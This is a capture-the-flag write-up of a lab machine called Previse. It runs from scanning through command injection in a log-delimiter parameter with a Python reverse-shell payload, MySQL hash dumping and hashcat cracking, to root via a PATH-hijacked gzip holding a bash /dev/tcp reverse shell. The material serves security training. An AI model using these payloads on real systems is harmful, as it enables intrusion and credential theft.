

# Previs

Rozen Bomshtein

November 26, 2021

# Contents

0.1	Reconnaissance . . . . .	1
0.2	Initial Access . . . . .	12
0.3	Privilege Escalation . . . . .	15
0.4	Conclusions . . . . .	17

## 0.1 Reconnaissance

Reconnaissance consists of techniques that involve adversaries actively or passively gathering information that can be used to support targeting.

---

MITRE ATT&CK

After making sure I have a stable connection using *'ping 10.10.11.104'*, I ran a classic nmap scan - *nmap -sC -sV 10.10.11.104*. Let's view the results:

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-22 04:22 EST
Nmap scan report for 10.10.11.104
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_  256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|   /:
|       PHPSESSID:
|_      httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Previsé Login
|_ Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: Nmap Scan

Let's grab our notebook at get some notes!

1. Port 22(SSH) is open. I assume we'll log in to a user using SSH later on. Also, the version is 7.6p1, it's pretty new and I haven't found a good vulnerability.
2. Port 80(HTTP) is up! Looks like we have a website to look at and some scans to do. In addition, the site uses Apache 2.4.29 - not an old version as well, and no relevant vulnerabilities.

Now, let's run Nikto and Dirbuster as we browse the website and see what monster are we facing this time. Let's start with the website:

# Previs File Storage

## Login

LOG IN

Figure 2: Homepage

This is all we get, so I am really looking forward to those scans. They better tell me something interesting before I test my luck with 'admin:admin'.

```
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /index.php - 302
File found: /download.php - 302
Dir found: / - 302
File found: /login.php - 200
File found: /files.php - 302
File found: /accounts.php - 302
File found: /status.php - 302
Dir found: /js/ - 200
File found: /file_logs.php - 302
Dir found: /icons/ - 403
File found: /logout.php - 302
File found: /js/uikit.min.js - 200
File found: /js/uikit-icons.min.js - 200
File found: /logs.php - 302
File found: /header.php - 200
File found: /nav.php - 200
File found: /footer.php - 200
Dir found: /css/ - 200
File found: /css/uikit.min.css - 200
Dir found: /icons/small/ - 403
File found: /config.php - 200
```

Figure 3: Dirbuster Scan

```

Nikto v2.1.6
-----
+ Target IP:      10.10.11.104
+ Target Hostname: 10.10.11.104
+ Target Port:    80
+ Start Time:     2021-11-22 04:29:29 (GMT-5)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config.php: PHP Config file may contain database IDs and passwords.
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7890 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:     2021-11-22 04:48:56 (GMT-5) (1167 seconds)
-----
+ 1 host(s) tested

```

Figure 4: Nikto Scan

That looks better. Back to note-taking:

3. We have a list of web pages to check. Most of them are redirecting us, but some aren't.

Let's move forward a bit-

- /login.php is the homepage.
- /nav.php is very helpful. It's a navigation page and it includes most of the website pages.




Figure 5: nav.php

- /js/ doesn't help us with anything.

- /header.php and config.php are empty. config.php is probably an important file, so let's add it to our notes as number 4
- /footer.php doesn't help us as well.

Okay, so how do we enter the redirected pages?

We have a couple of options, here is what I did:

I opened burp, entered each page using the intercept mode, then, moved the page to the repeater and I saw the code of that webpage. I also rendered the webpage using burp's option. Here is an example of what accounts.php looks like with code: And now, let's click on 'render':

```

1 HTTP/1.1 302 Found
2 Date: Thu, 25 Nov 2021 17:10:35 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 3994
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
17     <meta charset="utf-8" />
18
19
20     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
21     <meta name="description" content="Previserocks rocks your socks." />
22     <meta name="author" content="m4lwhe" />
23     <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
24     <link rel="icon" href="/favicon.ico" type="image/x-icon" />
25     <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
26     <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
27     <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
28     <link rel="manifest" href="/site.webmanifest">
29     <link rel="stylesheet" href="css/uikit.min.css" />
30     <script src="js/uikit.min.js">
31     </script>
    <script src="js/uikit-icons.min.js">
    </script>
  
```

Figure 6: accounts.php


# Add New Account


---


Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Username and passwords must be between 5 and 32 characters!

 Username

 Password

 Confirm Password

CREATE USER

Figure 7: accounts.php rendered

Looks good, right? Now, the render options doesn't let you use the website, it only let's you see it. So what I wanted to do was to open an account and then browse the website normally. I looked at the 'accounts.php' code:

```

<form role="form" method="post" action="accounts.php">
  <div class="uk-margin">
    <div class="uk-inline">
      <span class="uk-form-icon" uk-icon="icon: user"></span>
      <input type="text" name="username" class="uk-input" id="username" placeholder="Username">
    </div>
  </div>
  <div class="uk-margin">
    <div class="uk-inline">
      <span class="uk-form-icon" uk-icon="icon: lock"></span>
      <input type="password" name="password" class="uk-input" id="password" placeholder="Password">
    </div>
  </div>
  <div class="uk-margin">
    <div class="uk-inline">
      <span class="uk-form-icon" uk-icon="icon: lock"></span>
      <input type="password" name="confirm" class="uk-input" id="confirm" placeholder="Confirm Password">
    </div>
  </div>
  <button type="submit" name="submit" class="uk-button uk-button-default">

```

Figure 8: Form

As we can see, the registration is done using a POST request. So what I did was simply send a POST request using *'curl'*. (There are other ways to do it, but I chose this way because it's more interesting. You could for example, simply press on burps interceptions on actions -> do intercept -> response to this request, and change the 302 to '200 OK' and then you'll browse it normally.) So let's see what I did:

```

(kali@kali)-[~]
$ curl -d "username=rozenrozen&password=rozenrozen&confirm=rozenrozen" -X POST http://10.10.11.104/accounts.php

```

Figure 9: My POST request

I used the ID of the form variables and created a POST request. I pressed log in, and I am in! Now, we can enter the pages we found on Dirbuster, without getting redirected. First, files.php:

## Files

Upload files below, uploaded files in table below

## Uploaded Files

#	NAME	SIZE	USER	DATE	DELETE
1	<a href="#">SITEBACKUP.ZIP</a>	9948	newguy	2021-06-12 11:14:34	<input type="button" value="DELETE"/>

Figure 10: files.php



Looks like we have a file upload option, and the site's backup? Let's download that!




Figure 11: SiteBackup.zip

Okay, here is that config.php we were talking about. What's inside?

```
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'root';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>
```

Figure 12: config.php

This is great! We found credentials. I tried to log in using those credentials and it didn't work. I tried to log in to the SQL from my machine, and through the SSH port. So much information; let's go back to our notes.

1. Port 22(SSH) is open. I assume we'll log in to a user using SSH later on. Also, the version is 7.6p1, it's pretty new and I haven't found a good vulnerability.
2. Port 80(HTTP) is up! ~~Looks like we have a website to look at and some scans to do.~~ In addition, the site uses Apache 2.4.29 - not an old version as well, and no relevant vulnerabilities.
3. ~~We have a list of web pages to check. Most of them are redirecting us, but some aren't.~~
4. ~~/header.php and config.php are empty. config.php is probably an important file.~~
5. MySQL username= *blurred*. Password= *blurred*.
6. File upload option(I tried to find an exactable path for files but I failed to do so. There is an option to download the files only)

Moving on to status.php:

## Status

---

Check website status:

MySQL server is online and connected!

There are **8** registered admins

There is **1** uploaded file

Figure 13: status.php

Nothing too interesting since we already assumed there is a MySQL server running. Now, let's view file\_logs.php:

## Request Log Data

We take security very seriously, and keep logs of file access actions. We can set delimiters for your needs!

Find out which users have been downloading files.

File delimiter:

comma

SUBMIT

Figure 14: file\_logs.php

Looks like we can get a list of users; so far, the only user we have is root for the MySQL server. I assume it's not the only user since usually we need to PE our way into getting root. Let's download the file and see what's happening:

```
time,user,fileID
1622482496,m4lwhere,4
1622485614,m4lwhere,4
1622486215,m4lwhere,4
1622486218,m4lwhere,1
1622486221,m4lwhere,1
1622678056,m4lwhere,5
1622678059,m4lwhere,6
1622679247,m4lwhere,1
1622680894,m4lwhere,5
1622708567,m4lwhere,4
1622708573,m4lwhere,4
1622708579,m4lwhere,5
1622710159,m4lwhere,4
1622712633,m4lwhere,4
1622715674,m4lwhere,24
1622715842,m4lwhere,23
1623197471,m4lwhere,25
1623200269,m4lwhere,25
1623236411,m4lwhere,23
1623236571,m4lwhere,26
1623238675,m4lwhere,23
1623238684,m4lwhere,23
1623978778,m4lwhere,32
```

Figure 15: out.log

## 7. Username = m4lwhere

Okay, that's good! We got a username. That file also included other usernames that appeared once, including my own, so those are probably users like me, who tried to solve the box.

But that's it. We've been through the entire website and I don't see any way of getting a password or a command injection. Let's go back to our 'sitebackup' zip file (Figure 11).

There is this one file I haven't looked at and it is 'logs.php', and I did find something interesting inside:

```
////////////////////////////////////  
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//  
////////////////////////////////////  
$output = exec("/usr/bin/python /opt/scripts/log_process.py {$_POST['delim']}");
```

Figure 16: logs.php

We can see we have a python command. Or to be precise, an 'exec' command, which is a dangerous Linux command that executes whatever is inside; and what's inside? A Python command that executes what it gets via POST request from the parameter 'delim'.

I think we just used that 'delim' parameter on file \_logs.php, when we downloaded that out.log file, since it says 'File delimiter:' (view figure 14).

To confirm, I used intercept mode in Burp Suite and I clicked on the 'Submit' button.

```
POST /logs.php HTTP/1.1  
Host: previse.htb  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 11  
Origin: http://previse.htb  
Connection: close  
Referer: http://previse.htb/file_logs.php  
Cookie: PHPSESSID=jhtl5afs3ofdvjm6lckue0khai  
Upgrade-Insecure-Requests: 1  
  
delim=comma
```

Figure 17: Here is the delim parameter

Great! We have an option to inject a python reverse shell code. We can put a semicolon(';') after the comma in order to start a new line, and inject the

code there; or we could inject it instead of the comma, putting the semicolon first as usual. The command would work if we encode it and even if we don't.

## 0.2 Initial Access

Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network.


---

MITRE ATT&CK

```
delim=;python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.16.23",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Figure 18: Here is how the payload looks without URL encoding

Create a listener on 'Netcat', click 'send' and:



```
(kali㉿kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.23] from (UNKNOWN) [10.10.11.104] 60550
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

Figure 19: We got a user!

We are 'www-data'. After a little search I have not found a user flag, so we are going to have to find a way to become m4lwhere. I hope you remember we found MySQL credentials. Let's log in:

```
mysql -u root -p
Enter password: mySQL_p@ssw0rd! :)

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| prewise |
| sys |
+-----+
```

Figure 20: MySQL

Let's keep browsing through the databases:

```
mysql> show tables;
show tables;
+-----+
| Tables_in_prowse |
+-----+
| accounts |
| files |
+-----+
```

Figure 21: We can access the accounts

```
mysql> select * from accounts
select * from accounts
-> ;
```

id	username	password	created_at
1	m4lwhere	[REDACTED]	2021-05-27 18:18:36
2	doosik	\$1\$llol\$67Upucr5NA4jHrmWwIqzz0	2021-11-26 16:33:17
3	rozenrozen	\$1\$llol\$67Upucr5NA4jHrmWwIqzz0	2021-11-26 16:55:17

Figure 22: We got a hashed password!

This is very good. We found the hashed password of m4lwhere among some other users including myself. The next step would be running a dictionary attack using 'Hashcat'. But first, I ran a 'hashid -m HASH' check in order to see the type of hash we are dealing with. Notice I removed the slat symbol from the 'hashid' test, and kept it in when I used 'Hashcat'.

```
(kali@kali)-[~]
$ hashid -m [REDACTED]
Analyzing '[REDACTED]'
[+] MD5 Crypt [Hashcat Mode: 500]
[+] Cisco-IOS(MD5) [Hashcat Mode: 500]
[+] FreeBSD MD5 [Hashcat Mode: 500]
```

Figure 23: HashID

Next, crack it using the 'rockyou' list.

```
(kali@kali)-[~]
$ hashcat -m 500 -a 0 hash.txt --wordlist /home/kali/Desktop/rockyou.txt
```

Figure 24: HashCat

It took a while but it finally cracked the password. Now, let's log in to m4lwhere using the open SSH we had found before:



```
(kali@kali)~$ ssh m4lwhere@10.10.11.104
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Nov 26 17:43:52 UTC 2021

System load:  0.19           Processes:      216
Usage of /:   50.3% of 4.85GB Users logged in:  0
Memory usage: 26%          IP address for eth0: 10.10.11.104
Swap usage:   0%

0 updates can be applied immediately.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Fri Nov 26 17:42:29 2021 from 10.10.16.23
m4lwhere@previs:~$ ls
user.txt
```

Figure 25: We got the user flag!

## 0.3 Privilege Escalation

Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network.

---

MITRE ATT&CK

Let's find a way to get root!

Using '*sudo -l*', we find a file that we can run with root permissions:

```
m4lwhere@previs:~$ sudo -l
User m4lwhere may run the following commands on previs:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previs:~$ cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it later when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_access.gz
```

Figure 26: *sudo -l*

Based on my understanding, this file runs '*gzip*' and this '*gzip*' enters some data into a file. But you know what? All we need to know is that this file runs *gzip*.

Let me explain:

This file runs the **command *gzip***. The system figures out what *gzip* is by using *PATH*, and if we can edit that *PATH*- we found a Misconfigured *PATH* vulnerability.

For those who can't seem to understand: when we type a command like 'ls' or 'python -m something', Linux searches through a file called PATH. This file contains directories that have the original 'python' or 'ls' commands. For example, python is located in /usr/bin/python. So when we type 'Python', Linux searches from left to right, looking for a directory that has 'Python' in it, and then runs the command. You can think of it as a shortcut. The problem comes when we are able to edit the PATH file. If we add a directory to the left side of the PATH file, and create a file called 'python' which runs a script, the system will run this fake 'Python' file first, because it appears before /usr/bin/python on the PATH file.

Now that this is behind us, let's create a file called gzip, edit the PATH file, and run the original file with using 'sudo'.

```
m4lwhere@previs:~$ cd /tmp
m4lwhere@previs:/tmp$ ls
systemd-private-82299ad9c6444aebbfda7d21ab541c32-apache2.service-WSXylY      systemd-private-82299ad9c6444aebbfda7d21ab541c32-systemd-timesyncd.service-WB2Edu
4aebbfda7d21ab541c32-systemd-timesyncd.service-WB2Edu
systemd-private-82299ad9c6444aebbfda7d21ab541c32-systemd-resolved.service-yU3zBx  vmware-root_861-3988621786
m4lwhere@previs:/tmp$ echo 'bash -i >& /dev/tcp/10.10.16.23/4443 0>61' > gzip
m4lwhere@previs:/tmp$ ls
gzip
d21ab541c32-systemd-resolved.service-yU3zBx  vmware-root_861-3988621786      systemd-private-82299ad9c6444aebbfda7d21ab541c32-systemd-timesyncd.service-WB2Edu
systemd-private-82299ad9c6444aebbfda7d21ab541c32-apache2.service-WSXylY  systemd-private-82299ad9c6444aebbfda7d21ab541c32-systemd-timesyncd.service-WB2Edu
m4lwhere@previs:/tmp$ chmod +x gzip
```

Figure 27: Creating the fake gzip file and giving it execution permissions.

```
m4lwhere@previs:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
m4lwhere@previs:/tmp$ export PATH=/tmp:$PATH
```

Figure 28: Vulnerability exploitation

I checked if /tmp was in the PATH file, since I decided to create the fake gzip file in /tmp directory. Then, I added the /tmp directory to the left side of our PATH. I also created a listener on port 4443 using 'Netcat'

```
m4lwhere@previs:/opt/scripts$ sudo ./access_backup.sh
[sudo] password for m4lwhere:
```

Figure 29: Vulnerability exploitation part 2

```
(kali㉿kali)-[~]  
$ nc -nlvp 4443  
listening on [any] 4443 ...  
connect to [10.10.16.23] from (UNKNOWN) [10.10.11.104] 57710  
root@previse:/opt/scripts# whoami  
whoami  
root  
root@previse:/opt/scripts# cd /root  
cd /root  
root@previse:/root# ls  
ls  
root.txt  
root@previse:/root#
```

Figure 30: And we are done!

## 0.4 Conclusions

- Always keep learning about the variety of vulnerabilities that exist.
- Some developers are not careful enough with their commands and files. It is comfortable to think that no one would ever get access to your user. But everything is possible.
- There are many ways to bypass website redirection.
- Pay attention to the small details, every detail can help you further down the road.